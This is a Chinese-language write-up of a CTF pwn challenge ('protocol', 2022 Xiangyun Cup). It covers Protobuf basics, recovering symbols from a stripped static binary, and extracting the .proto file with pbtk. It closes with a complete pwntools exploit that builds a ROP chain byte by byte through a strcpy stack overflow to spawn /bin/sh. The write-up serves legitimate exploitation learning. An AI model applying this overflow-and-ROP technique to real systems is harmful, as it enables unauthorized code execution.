
Protobuf pwn学习
Protobuf简介
Protobuf是一种语言无关、平台无关、可扩展的数据序列化格式。它的全名是Protocol Buffers,由Google开发并用于解决数据的编码、传、存储等问题。Protobuf是一种高效的数据压缩编码方式,可用于通信协议,数据存储等它由一种用于声明数据结构的语言组成,然后根据目标实现将其编译为代码或另一种结构,一旦定义了要处理的数据的数据结构之后,就可以利用 Protocol buffers 的代码生成工具生成相关的代码,甚至可以在无需重新部署程序的情况下更新数据结构只需使用 Protobuf 对数据结构进行一次描述,即可利用各种不同语言或从各种不同数据流中对你的结构化数据轻松读写。
下面通过一道例题来进一步学习一下
2022祥云杯 protocol

拖进IDA查字符串可以看到protobuf这样的字符串
这题是静态链接且去除了符号表逆向分析起来难度非常大,我们先导入sig
1
| strings pwn | grep 'ubuntu'
|

20.04对应的glibc2.31去找相匹配的签名文件:https://github.com/push0ebp/sig-database
下载后放入所使用的IDA的/sig/pc目录下然后在IDA里加载进去

这样我们定位到主函数就稍微好逆一些了

漏洞点在strcpy函数,存在栈溢出,偏移为0x148和0x248,但是遇到\x00会截断
这种情况下,我们需要倒着一点一点写好ROP,**/bin/sh**的字符串我们可以在最后写入全局变量,只要记住对应地址即可,同时结束while循环调用ROP链。
安装Protobuf
https://github.com/protocolbuffers/protobuf/releases
下载并安装protobuf,需要root权限,尽量直接在root账户下操作
1
2
3
4
5
6
| tar -xzvf protobuf-cpp-3.21.9.tar.gz
cd protobuf-3.21.9
./autogen.sh
./configure --prefix=/usr/local/protobuf
make -j8 && make install
ldconfig
|
如果执行./autogen.sh失败,可以执行这条命令:
sudo apt-get install -y autoconf automake libtool,然后再执行./autogen.sh就ok了
1
2
3
4
5
6
| sudo vim /etc/profile
export PATH=$PATH:/usr/local/protobuf/bin/
export PKG_CONFIG_PATH=/usr/local/protobuf/lib/pkgconfig/
source /etc/profile
|
1
2
3
4
5
6
| sudo vim /etc/ld.so.conf
/usr/local/protobuf/lib
ldconfig
|
pbkt安装
1
2
3
4
5
6
7
8
9
10
11
12
13
14
| sudo apt install python3-pip git openjdk-11-jre libqt5x11extras5 python3-pyqt5.qtwebengine python3-pyqt5
sudo pip3 install protobuf pyqt5 pyqtwebengine requests websocket-client
git clone https://github.com/marin-m/pbtk
cd pbtk
#./gui.py gui界面
pip install protobuf
#脚本可以在没有 GUI 的情况下独立使用:
#./extractors/from_binary.py [-h] input_file [output_dir]
./extractors/from_binary.py ./pwn ~/ppp
|
此时在/root目录下会生成ppp文件夹
点进去输入命令
1
2
3
| pip install google
pip install protobuf
protoc --python_out=./ ./ctf.proto
|
将我们编译出的python文件作为库导入 import ctf_pb2
要和exp在同一目录下
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
| from pwn import *
import ctf_pb2
context.log_level = 'debug'
r = process('./pwn')
ret = 0x000000000040101A
pop_rax_ret = 0x00000000005bdb8a
pop_rdi_ret = 0x0000000000404982
pop_rsi_ret = 0x0000000000588BBE
pop_rdx_ret = 0x000000000040454F
pop_rcx_ret = 0x0000000000475DA3
syscall = 0x0000000000403C99
'''
b *0x407743
payload = flat([
pop_rdi_ret,"/bin/sh\x00",
pop_rsi_ret, 0,
pop_rdx_ret, 0,
pop_rax_ret, 59,
syscall
])
'''
def write(payload):
p = ctf_pb2.pwn()
p.username = b"admin"
p.password = payload
sd = p.SerializeToString()
r.sendafter("Login:", sd)
time.sleep(0.2)
write(b"b"*0x248 + b"b"*8*8 + p8(0x99) +p8(0x3c)+ p8(0x40))
for i in range(1,8):
write(b"b"*0x248 + b"b"*(8*8-i))
write(b"b"*0x248 + b"b"*8*7 + p8(59))
for i in range(1,8):
write(b"b"*0x248 + b"b"*(8*7-i))
write(b"b"*0x248 + b"b"*8*6 + p8(0x8a) +p8(0xdb)+ p8(0x5b))
for i in range(1,8):
write(b"b"*0x248 + b"b"*(8*6-i))
write(b"b"*0x248 + b"b"*8*5)
for i in range(1,8):
write(b"b"*0x248 + b"b"*(8*5-i))
write(b"b"*0x248 + b"b"*8*4 + p8(0xbe) + p8(0x8b) + p8(0x58))
for i in range(1,8):
write(b"b"*0x248 + b"b"*(8*4-i))
write(b"b"*0x248 + b"b"*8*3)
for i in range(1,8):
write(b"b"*0x248 + b"b"*(8*3-i))
write(b"b"*0x248 + b"b"*8*2 + p8(0x4f) + p8(0x45) + p8(0x40))
for i in range(1,8):
write(b"b"*0x248 + b"b"*(8*2-i))
write(b"b"*0x248 + b"b"*8*1 + p8(0x6f) + p8(0xa3) + p8(0x81))
for i in range(1,8):
write(b"b"*0x248 + b"b"*(8*1-i))
write(b"b"*0x248 + p8(0x82) + p8(0x49) + p8(0x40))
p = ctf_pb2.pwn()
p.username = b"admin"
p.password = b"admin"
sd = p.SerializeToString()
r.sendafter("Login:", sd + b"\x00" + b"/bin/sh\x00")
r.interactive()
|
如果运行exp报错,可以尝试安装如下版本的protobuf
pip install protobuf==3.20.3